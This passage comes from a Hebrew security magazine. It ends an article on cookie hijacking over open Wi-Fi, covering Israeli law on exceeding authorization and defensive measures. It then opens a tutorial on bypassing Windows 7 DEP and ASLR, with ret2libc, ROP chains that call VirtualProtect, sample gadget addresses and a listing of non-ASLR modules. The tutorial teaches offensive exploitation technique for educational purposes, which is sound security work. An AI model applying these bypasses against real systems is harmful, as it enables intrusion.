על שאלת החריגה מהרשאה בדין הישראלי, והאם אדם המחזיק בסיסמה רשאי לעשות בה שימוש נערך דיון מקיף ורחב, אך השאלה לא הוחלטה. בין היתר, ניתן לראות את דעתו של מיכאל בירנהק (מ. בירנהק, משפט המכונה: אבטחת מידע וחוק המחשבים, שערי משפט ד(2) התשס"ו, 335) שמסביר כי חריגה מהרשאה הינה "עניין שיש לבחון ולהכריע בו לפי הדין הכללי הקיים (פגיעה בפרטיות, הפרת זכויות יוצרים, הפרת סוד מסחרי, דיני חוזים ודיני העבודה), או לפי דין משמעתי" (...) **אין לפרש את עבירת החדירה שלא כדין שבחוק המחשבים כאוסרת חריגה מהרשאה**. כך ניתן משקל פרשני ראוי להיסטוריה החקיקתית של חוק המחשבים, כמו גם לתכליתו". ההיסטוריה החקיקתית עליה מדבר בירנהק הינה סעיף 5 להצעת חוק המחשבים, אשר קבע הוראה מפורשת בדבר שימוש חורג מהמטרה שלמענה ניתנה הרשות, אך הושמט מהחוק עצמו.

ניתן לגזור פרשנות שווה מהשמטת סעיף זה על ידי הוראות התקשי"ר האוסרות על שימוש בחריגה מהרשאה: "65.194 לא ישתמש עובד במחשב או במסוף אלא לצרכי העבודה בלבד" וכן "65.195 לא ישלוף עובד נתונים ממאגר מידע, אלא אם הוסמך לכך, ולצורך תפקידו בלבד" (וראו גם עשמ 3275/07 שמואל צ'יילר נ' נציבות שירות המדינה, עש"מ 222/07 יוסף אסדו נ' נציבות שירות המדינה)

כלומר, עשויים להיות מקרים בהם השימוש במידע לא יהיה עבירה פלילית, במיוחד כאשר אדם מאמין שהוא קיבל הרשאה משתמעת לעשות שימוש במידע. לצורך מניעת שימוש כזה, צריך שיקום איסור ספציפי לשימוש במידע; על קיומו של איסור ספציפי ניתן ללמוד, בדרך כלל, מכך שהאדם לא נתן רשות מובהקת להשתמש בסמאות שלו, אלא בסך הכל התרשל באבטחתן. אלא שגם אז, עולה השאלה האם שימוש בסמא (או Cookie) שניטלה ללא ידיעת האדם, אך שלא בניגוד לחוק, עומדת בהגדרה של מעקף אמצעי אבטחה, כפי שדורש חוק המחשבים על מנת להקים עבירה פלילית.

אנחנו מקווים שלעולם לא נדרש לשאלה הזו בבית המשפט.

אחרי שדיברנו על הצד המשפטי נסיים את המאמר בהמלצות על הדרכים להתגונן.
ההמלצות על מנת להמנע ממצבים של חטיפת Cookie הן פשוטות אך לעולם לא אופטימאליות:

- **נעילת רשתות**: שימוש ברשתות מאובטחות ומוצפנות ב-WPA2 על מנת להמנע מאפשרות פריצה. אולם, החסרון הידוע במצב זה הוא שאי אפשר אלא להתחבר רק לאחר קבלת הסיסמה, מה שמונע את האפשרות לחיבור פתוח.

- **רשת WPA2 עם סיסמה ידועה מראש**: ניתן כמו כן לקבוע מפתח WPA2 קבוע וידוע מראש לרשתות אלחוטיות אשר יתן את האפשרות להתחבר בצורה מאובטחת. אחד החוקרים הציע את האפשרות כי כל הרשתות המוצפנות ישתמשו בסיסמה Free על מנת לאפשר גישה. החסרון כאן הוא מובהק, כיוון שעדיין לא ברור האם הרשת חינמית או לא.

- **הצפנת התעבורה**: ניתן להשתמש בתוספים כמו HTTPS Everywhere על מנת להכריח אתרים להשתמש בהצפנה; אלא שהתוספים עובדים רק באתרים אשר מאפשרים זאת, ולא תמיד מגנים מהעברת מידע כאשר אותן עוגיות מתבקשות באתרים אחרים. כך, לדוגמא, אם תגלוש באתר Ynet, יופיע iframe שמושך תוכן מ-facebook. גם אם תשתמש בתוסף HTTPS Everywhere, הרי שהתעבורה לא תעבור מוצפנת וה-Cookie שלך יעבור באוויר.

- **שימוש ב-VPN:** החסרון בשימוש ברשת פרטית וירטואלית הוא שאין לכל אדם את הנגישות הידועה לרשתות ושחלק מהרשתות האלו, בהיותן רשתות פנים ארגוניות, חוסמות את הגישה לחלק מהאתרים הרצויים.

המלצות וסיכום

טרם הגיע הפתרון האופטימאלי להתגוננות בפני האזנה לתקשורת אלחוטית, אך אין הדבר אומר שיש צורך להתנתק מהרשתות האלה. כאשר מתחברים לרשת אלחוטית פתוחה צריך להזהר, לחשוד ולבדוק מי מאזין מסביב, אולי תגלו משהו מעניין.

The Art of Exploitation: Windows 7 DEP & ASLR Bypass

מאת אביב ברזילי / sNiGhT

הקדמה

מאז יציאתן של הגרסאות האחרונות של Windows נשאלה לא פעם השאלה: "האם חולשות Buffer Overflow הגיעו לקיצן?"

החולשות ב-User Mode מתחלקות לחולשות ב-Heap ולחולשות במחסנית.

- לגבי ניצול של Heap Overflows השאלה איננה האם הם נגמרו אלא האם ניתן להחיות אותן, וזאת מכיוון שניצול חולשה שכזאת עם כל ההגנות שיש על ה-Heap היא מאוד נדירה.
- לגבי הניצול של Stack Overflows כאן הסיפור שונה לגמרי, למרות שהתווספו לא מעט הגנות אנו רואים מדי-יום שיוצאים אקספלויטים שמנצלים חולשות כאלה- הן במערכות ישנות והן במערכות חדשות ומוגנות. במילים אחרות: **חולשות אלה עדיין חיות ובועטות**.

במאמר זה נסקור חלק מההגנות הקיימות ונציג שיטות לעקיפתן. המאמר יעסוק בעקיפה של ההגנות ASLR ו-DEP. לא נעסוק במאמר זה בעקיפת GS.

למתחילים שבינינו, מומלץ לקרוא קודם את המאמר שכתב שי רוד בגליון 11 של Digital Whisper: Buffer Overflows 101 על-מנת לקבל בסיס בשביל המאמר.

הגנות על המחסנית במערכת Windows 7

במערכת Windows 7 יש 4 הגנות על המחסנית: GS, SafeSEH ,DEP, ASLR שאפשר לחלק אותן לשתי זוגות:

- GS ,SafeSEH
- ASLR ,DEP

כל הגנה שתהיה ללא בת זוגה תהיה כמעט ולא אפקטיבית.

הסבר קצר על ההגנות:

- **GS** - תפקיד ההגנה למנוע מהתוקף להשתמש בכתובת חזרה משוכתבת. הבדיקה מתבצעת באמצעות אתחול ערך Cookie רנדומלי בתוך המחסנית לפני ה-Return Address ובדיקה של תקינות הערך בסיום הפונקציה כך שאם הוא נדרס לא תתבצע פקודת ה-RET ויזרק Exception, ההגנה מכילה עוד כמה אלגוריתמים שתפקידם למנוע דריסה של מצביעים.
- **Safe Structured Exception Handling** - בקיצור SafeSEH, תפקידה למנוע קפיצה ל-Exception Handlers משוכתבים, הבדיקה מתבצעת באמצעות טבלה שמכילה את כתובות ה-Handlers החוקיים, במידה ואחד מהם שונה במהלך הריצה לא תתבצע קפיצה אליו.
- **SEHOP** - הגנה מתקדמת נוספת ל-SEH נקראת SEHOP שמוסיפה גם בדיקה לתקינות הרשימה המקושרת של ה-Handlers באמצעות Cookie.
- **Data Execution Prevention** - בקיצור DEP, תפקידה למנוע הרצה של קוד באזורי נתונים, מטרת ההגנה היא למנוע הרצה של Shellcode.
- **Address space layout randomization** - בקיצור ASLR, תפקידה לבצע רנדומיזציה של הכתובות בקוד לחלק ממבני הנתונים, כדי למנוע מהתוקף לאתר ולקפוץ אל ה-Shellcode שלו.

אנו מתייחסים ל-SafeSEH ו-GS ביחד מכיוון שהדרך לעקוף את ההגנה של ה-GS הייתה באמצעות שיכתוב ה-SEH ומכאן נוצר הרעיון של SafeSEH (וגם ה-Heap overflow תרם את חלקו).

על הקשר בין DEP ו-ASLR נרחיב בהמשך המאמר.

הרחבה על ההגנות

DEP:

הגנה לא ממש חדשה אבל במערכות Windows היא נכנסה לשימוש רק בימי XP SP2. מטרתה לבטל מתן הרשאות ריצה לאזורים בזיכרון שאינם ראויים לכך כמו אזורים נתונים למיניהם.

המימוש שלה נעשה באמצעות תמיכה של המעבד ב-NX bit אך מאפשר גם מימוש ברמת התוכנה במידה ואין תמיכה מצד החומרה. בימינו כל המעבדים תומכים באופציה הזאת.

סיבית ה-NX יושבת ב-Page Table. במידה והסיבית מכובה, היא אומרת "לא ניתן להריץ קוד בדף", כלומר המעבד לא יאפשר הרצה של הפקודות שיש בדף במידה ו-EIP מצביע לשם ובמקרה כזה תזרק:

```
access violation exception.
```

אפשרות זו מונעת הרצה של קטעי קוד על אזורי נתונים כמו המחסנית ו-Heap, לכן ברוב המקרים ה-shellcode שממוקם שם פשוט לא ירוץ וייזרק Exception ברגע שה-EIP יצביע לשם.

קיימים ארבעה מצבים של ההגנה במערכת:

- Optin: ההגנה בברירת המחדל: רק תהליכי מערכת ותהליכים שמבקשים לקבל את ההגנה מקבלים, אחרים לא מקבלים. כמו-כן המנגנון יכול לכבות את עצמו תוך כדי ריצה.
- Optout: כל התהליכים מקבלים הגנה חוץ מכאלה שנכללים ברשימה.
- AlwaysOn: כל התהליכים רצים במצב של DEP ואין אפשרות להוריד את זה תוך כדי ריצה.
- AlwaysOff: כל התהליכים לא רצים ב-DEP ולא ניתן להפעיל אותו תוך כדי ריצה.

את השניים הראשונים ניתן לשנות בממשק בלוח הבקרה ואת השניים האחרונים דרך bcdedit או בכלי אחר של מיקרוסופט הנקרא Emet.

במאמר זה אנו מניחים שהמערכת עובדת ב-Opt-In.

הגנה ישנה, כמעט בת 10 שנים, אך עם זאת היא נכנסה לשימוש במערכות מיקרוסופט רק בגרסת Windows Vista. תפקידה לבצע רנדומיזציה של הזיכרון - במילים אחרות טעינה לכתובות בסיס רנדומליות של ה-Image שלנו, ה-DLL-ים שנטענים אליו, המחסנית, ה-Heap ומבנים נוספים לניהול התהליך, בעיקר כאלו שבד"כ התוקף עושה בהם שימוש כשהוא מנצל חולשה.

למה צריך טעינה רנדומלית כזו?

בעבר כשניצלו חולשות היו משתמשים בכתובת זיכרון קבועות. לדוגמא , אם היינו רוצים לקפוץ במקרה של Stack Overflow ל-shellcode שלנו היינו מחפשים פקודה בזיכרון שתקפיץ אותנו אליו ("מקפצה") כמו Jmp esp, לצורך כך היינו משתמשים בכתובת קבועה של פקודה באחד ה-DLL-ים הטעונים או בתוך ה-image עצמו. ה-ASLR יהפוך חולשה כזאת לסטטיסטית בלבד, כיוון שהכתובת בסיס תשתנה בכל טעינה של המערכת.

להדגמה, טעינה של kernel32.dll ב-3 הפעלות של המערכת ב- Windows 7:

Base	Size	Entry	Name	File version
77940000	000D4000	779910E5	kernel32	6.1.7600.16385
76B60000	000D4000	76BB10E5	kernel32	6.1.7600.16385
76D70000	000D4000	76DC10E5	kernel32	6.1.7600.16385


כמו-כן הרנדומליות בטעינת המחסנית יגרום לשינוי כתובת הבסיס של המחסנית כך שגם הכתובת שבה יושב ה-shellcode היא רנדומלית, מה שימנע ממנו לקפוץ ל-shellcode גם על-ידי שיכתוב של ה-RET עם הכתובת של ה-shellcode.

עוד בשנת 1998 פורסם ב-BugTraq המאמר המפורסם "Defeating Solar Designer non-executable stack patch" ובו הוצגה שיטה כיצד לעקוף את ההגנה בלינוקס שלא מאפשרת הרצה של קוד מהמחסנית (DEP ב-Win32). השיטה ידועה בשם Ret2Libc, והעיקרון שלה הוא דריסת כתובת החזרה עם כתובת של פונקציית ספרייה כך שבעת סיום הפונקציה תתבצע קריאה לפונקציית הספרייה. לדוגמא: במידה ואנו רוצים לנצל חולשה שהיא לוקאלית נוכל לשכתב את RET עם הכתובת של system(), במידה ואנו מעוניינים לייצר אפשרות של הרצת קוד משלנו נשכתב את RET עם הכתובת של strcpy כדי שנוכל לבצע העתקה של ה-shellcode למקום שכן יש לו הרשאות של כתיבה והרצה ולהריץ אותו משם.

אם ניקח את האופציה השנייה, נציף את המחסנית ונשכתב אותה באופן הבא:

1) נשכתב את ה-RET עם כתובת של strcpy.
2) ב-4 בתים הבאים נכתוב את הכתובת החדשה של ה-shellcode.
3) ב-8 הבתים הבאים נכתוב את שני הכתובות של האורגמנטים ל-strcpy.

המחסנית תראה כך:



אנו צריכים שהמחסנית תראה כאילו התבצע הקטע הקוד הבא:

```
push SRC
push DST
call strcpy ; ( push STRCPY_RET)
```

לאחר הדריסה שלנו כאשר הפונקציה תסיים את פעולתה ותבצע RET, היא תקפוץ לכתובת של תחילת הפונקציה Strcpy שתבצע את ההעתקה של ה-shellcode שלנו מהמחסנית למקום בדאטה-סיגנמט בעל הרשאות כתיבה והרצה ולאחר מכן כאשר Strcpy תבצע בעצמה RET היא תשלוף את ה-Ret החדש שנתנו לה (STRCPY_RET) שהוא הכתובת של ה-shellcode החדש שלנו (DST) וה-shellcode שלנו ירוץ, כך בעצם התגברנו על ההגנה.

שיטת העקיפה הזאת תנוטרל אם נוסיף את ההגנה של ה-ASLR, כיוון שהמקום שמכיל את ההרשאות של הכתיבה-הרצאה ישתנה בכל הרצה של התוכנית או של המערכת לא נוכל לדעת להיכן להעתיק את ה-shellcode.

נוספת לכך העובדה שדי נדיר למצוא מקום היום בזיכרון בעל הרשאות של כתיבה-הרצה ולכן אנחנו כמעט מנוטרלים.

DEP Bypass

כאמור ה-ASLR היא הגנה חדשה יחסית במערכות ה-Windows אבל עוד הרבה לפניה נאלצו להתמודד עם בעיית ה-DEP שקדם לה.

היה אפשר להתמודד איתה באותה השיטה שהוצגה לעיל- כלומר העתקת ה-shellcode למקום בעל הרשאות כתיבה-הרצה, אך זה לא אפשרי כיוון שבד"כ לא מצויים אזורים בזיכרון שיש להם הרשאות כאלה.

הפתרונות שהוצגו לרוב כדי להתגבר על המגבלה של ה-DEP היו ניסיונות לגשת באמצעות ret2libc למספר מקומות ידועים במודולים הטעונים לזיכרון כדי לבטל את ההגנה של ה-DEP או לחילופין על-מנת להקצות מקום בעל הרשאות של כתיבה-הרצה כדי שנוכל להריץ משם את ה-shellcode.

לדוגמא:


שימוש בפונקציות כמו NtSetInformationProcess כדי לבטל את ההגנה של ה-DEP עבור הפרוסס שלנו או VirtualProtect כדי לתת הרשאות הרצה לאזור שבו יושב ה-shellcode שלנו.

איך זה מתבצע?

ניקח את הדוגמא של שימוש ב-VirtualProtect, פונקציה המאפשרת לשנות את ההרשאות עבור אזורים ממופים בזיכרון. לפי ה-MSDN אלו הערכים שהפונקציה צריכה לקבל:

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```


אם היה באפשרותנו לסדר את הערכים בצורה ישירה, היינו את מציפים את המחסנית באופן כזה :



הבעיה היא (וזה עוד לפני שאנחנו מדברים על ASLR) שאנו צריכים להשתמש בערך 0x00 למשל ב-dwSize, כי אם לא נוכל להשתמש ב-0x00 אנו נהיה חייבים לתת לו ערך מאוד גדול, דבר שיגרום לפונקציה להחזיר שגיאה כיוון שרוב מרחב הזיכרון שאנחנו נבקש לשנות את הרשאותיו יהיה בכלל לא ממופה (השטח הכי קטן שנוכל לבקש הוא 0x01010101 בתים...).

מי שעסק קצת בניצול חולשות כאלו יודע שבדרך כלל אין אפשרות להשתמש בערך 0x00 בתוך ה-shellcode.

לכן צריך להגיע למצב שבו המחסנית תהיה מסודרת עם כל הארגומנטים לפונקציה VirtualProtect, אבל כיוון שאין באפשרותנו להריץ פקודות אלא רק לבצע קריאות לאזורים בזיכרון אנו נבחר לקפוץ לאזורים בזיכרון שיש להם הרשאות הרצה כדי שיבצעו עבורנו מספר פקודות מסוימות, כך שבסופו של דבר אנחנו נסדר את כל הפרמטרים שנצטרך במחסנית ואז נוכל לקפוץ לפונקציה VirtualProtect וכאשר היא תסיים את הפעולה שלה, כלומר תיתן הרשאות כתיבה לאזור בזיכרון של ה-shellcode שלנו, נדאג שה-RET שלה יצביע למקפצה שתקפיץ אותנו ל-shellcode.



נסביר איך זה עובד: לאחר השכתוב כאשר הפונקציה של התוכנית הפגיעה מסיימת את פעולתה היא מבצעת RET וקופצת ל-ADDRESS1 שהכנסנו לה, ואחרי שהיא תסיים את הקטע קוד באזור של ADDRESS1, כלומר תגיע לפקודה RET, היא תחזור לכתובת הבאה שמופיעה במחסנית, כלומר ADDRESS2, ותתחיל לרוץ שם עד שהיא תגיע ל-RET ותשלוף את ADDRESS3 וכך הלאה, עד שהיא תשלוף באמצעות-RET את הכתובת של VirtualProtect שתשלוף בסוף פעולתה בעת ביצוע פקודת ה-RET שלה את הכתובת של המקפצה ל-shellcode שלנו, כל זאת כמובן כל עוד נדאג ש-ESP לא ישתנה.

כמובן שבפועל זה לא כזה "נקי" כמו שזה נראה כאן.

Return Oriented Exploitation (בקיצור: ROP)

השאלה שעולה עכשיו היא לאיזה כתובת אנו מעוניינים לקפוץ, והתשובה היא פשוטה.

אנו נחפש כתובות שמבצעות פעולה "אלמנטרית" אחת ומיד אח"כ RET ללא LEAVE או mov esp,ebp וכו'.

לדוגמא :

```
7C34290A   33C0             XOR EAX,EAX
7C34290C   C3               RET
```

```
7C36B413   83E0 20          AND EAX,20
7C36B416   C3               RET
```

```
7C36FB1F   83C0 FE          ADD EAX,-2
7C36FB22   C3               RET
```


```
7C18BBF6   83C8 FF          OR EAX,FFFFFFFF
7C18BBF9   C3               RET
```

כל מקום כזה בזיכרון אם נקפוץ אליו יבצע את הפקודה ה"אלמנטרית" שהוא אמור לבצע ומיד יקפוץ לכתובת הבאה (שכמובן אנו אלה שנותנים לו אותה) באמצעות RET.


מכיוון שאין לנו יותר מידי "מציאות" כאלה אנו נאלץ לפעמים להשתמש במשהו בסגנון:

```
7C3419FF   8BC7             MOV EAX,EDI
7C341A01   5F               POP EDI      (pop junk)
7C341A02   5E               POP ESI      (pop junk)
7C341A03   C3               RET          (pop NextRet)
```

וזה אומר שאנו צריכים להוסיף שני ערכים של "זבל" שישלפו מתוך ה-ROP Shellcode שלנו בזמן שתתבצע קפיצה לאזור כזה.



ישנו סקריפט מעולה ל-Immunity Debugger שעוזר למצוא כתובות יעודיות כאלה ושמו: pvefindaddr.



התאוריה נראית מסובכת גם ככה אבל אין ברירה וצריך להוסיף עוד מכשול בדרך וזה ה-ASLR...

ASLR Bypass

למרות שהתהליך כן קומפל עם ASLR לא מובטח לו שכל ה-DLL-ים שהוא טוען אליו יהיו כאלו שקומפלו עם ASLR, ולכן במקרה שהתהליך יעשה שימוש ב-DLL שאינו מקומפל עם ASLR אותו ה-DLL יטען תמיד לאותו המקום בזיכרון.

לצורך ניצול חולשה בתהליך שטוען אליו DLL כזה, נשתמש במרחב הכתובות הקבוע שנוצר כתוצאה מהטעינה.

לצורך הניצול נצטרך לפחות DLL אחד שאינו ASLR שנטען לתהליך, במידה וישנו אחד או יותר נצטרך ממנו שלושה דברים:

- שתהיה בו קריאה ל-VirtualProtect
- שיהיו בו מספיק קטעי זיכרון עם פקודות אלמנטריות ומיד אח"כ RET - שיאפשרו לנו לבנות מחסנית מתאימה כדי לקרוא ל-VirtualProtect.
- במידה ש-1 או 2 לא מתקיים, אם יש ב-DLL קריאה ל-LoadLibrary נוכל לטעון DLLs שאינם נוספים שאין להם ASLR פעיל ובכך להגדיל את הסיכויים שלנו. (האמת נוכל להסתדר גם אם נטען כאלה שכן יש להם ASLR פעיל כיוון שכבר יהיה לנו את כתובת הבסיס של ה-DLL כערך חזרה מ-LoadLibrary ונוכל להשתמש ב-Offset שהוא קבוע) .

בניגוד לניצול של חולשות ללא הגנות על המחסנית כאן נדרשת הרבה יצירתיות כיוון שכל חולשה דורשת ROP-Shellcode שונה. בחולשה שניצלתי לאחרונה (עד לפרסום המאמר עדיין לא יצא ה-Advisory ולכן לא יכולתי להציג אותה) מצאתי 3 DLLs שאינם ASLR, כך שהיה לי מבחר לא קטן של פקודות. עם זאת חרגתי מהנוהל המוכר והשתמשתי גם באזורי זיכרון שאין בסופם RET אלא כאלה שבסופן מתבצע Call לאוגר מסוים שבעוד מועד דאגתי שהוא יחזיק את הכתובת הבאה שאליה אני צריך לקפוץ. רעיונות כאלו מתפתחים בזמן הניצול כאשר מתקדמים שלב אחרי שלב ביחד עם הדיבאגר. במאמר זה יוצגו רק העקרונות.

DLL שאינם ASLR – היכן ניתן למצוא מה התדירות?

DLL-ים כאלה אפשר למצוא בדרך-כלל בתוכנות שהתקמפלו על גרסאות קצת ישנות של Visual Studio מגירסת 2003 ומטה (Platform toolset 71) יטענו לתוכנית DLL-ים כגון: MSVCR71.DLL, MFC71.DLL , MSVCP71.DLL וכו' שאינם מקומפלים עם ASLR פעיל.

כמו-כן מחקר שהתבצע בזמן האחרון גילה שדווקא חברות האנטי-וירוס וחומות האש למיניהם מקמפלות את התוכנות שלהם ללא שום הגנה פעילה נגד Buffer Overflows, לעתים גם ללא SafeSEH ומכיוון שהן דואגות לשים Hook כמעט על כל תהליך במערכת כדי לטעון אליו את ה-DLL שלהם, דווקא הן אלו שהופכות את ההגנות על המחסנית להרבה פחות אפקטיביות. בחלק מהמקרים הן אפילו יוצרות מקום קבוע בזיכרון שלא מושפע מה-ASLR בעל הרשאות של כתיבה-הרצה, דבר המאפשר להעתיק לשם את ה-shellcode ולרוץ משם באותה השיטה שהוצגה קודם במאמר.

מחקר נוסף שבוצע על-ידי חברת Secunia על רמת השימוש של התוכנות המוכרות במנגנוני ההגנה מראה שעדיין אנו רחוקים מהיום שבו כל התוכנות יהיו מקומפלות עם כל ההגנות.

אחד הכלים שבודקים האם המודולים הטעונים לתהליך הם ASLR Enabled הוא pvefindaddr:

```
** [+] Gathering executable / loaded module info, please wait...
** [+] Finished task, 53 modules found
Loaded modules - ASLR protection status :
-----------------------------------------
 * 0x7c340000 - 0x7c396000 : MSVCR71.dll  (C:\windows\system32\MSVCR71.dll) : NO ASLR
 * 0x73810000 - 0x73842000 : WINMM.dll  - !BaseFixup! (C:\windows\system32\WINMM.dll) : ASLR ENABLED
 * 0x761e0000 - 0x76315000 : urlmon.dll  - !BaseFixup! (C:\windows\system32\urlmon.dll) : ASLR ENABLED
 * 0x7c140000 - 0x7c243000 : MFC71.dll  (C:\windows\system32\MFC71.dll) : NO ASLR
 * 0x6fbd0000 - 0x6fe29000 : AcXtrnal.DLL  - !BaseFixup! (C:\windows\AppPatch\AcXtrnal.DLL) : ASLR ENABLED
 * 0x706d0000 - 0x70757000 : MSVCP80.dll  - !BaseFixup! (C:\windows\WinSxS\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.
 * 0x75b40000 - 0x75b4c000 : MSASN1.dll  - !BaseFixup! (C:\windows\system32\MSASN1.dll) : ASLR ENABLED
 * 0x764c0000 - 0x76594000 : kernel32.dll  - !BaseFixup! (C:\windows\system32\kernel32.dll) : ASLR ENABLED
 * 0x74630000 - 0x74670000 : UxTheme.dll  - !BaseFixup! (C:\windows\system32\UxTheme.dll) : ASLR ENABLED
 * 0x75280000 - 0x75498000 : AcGenral.DLL  - !BaseFixup! (C:\windows\AppPatch\AcGenral.DLL) : ASLR ENABLED
 * 0x74320000 - 0x74333000 : dwmapi.dll  - !BaseFixup! (C:\windows\system32\dwmapi.dll) : ASLR ENABLED
 * 0x77980000 - 0x77abc000 : ntdll.dll  - !BaseFixup! (C:\windows\SYSTEM32\ntdll.dll) : ASLR ENABLED
 * 0x75e80000 - 0x75e99000 : sechost.dll  - !BaseFixup! (C:\windows\SYSTEM32\sechost.dll) : ASLR ENABLED
 * 0x750f0000 - 0x75107000 : USERENV.dll  - !BaseFixup! (C:\windows\system32\USERENV.dll) : ASLR ENABLED
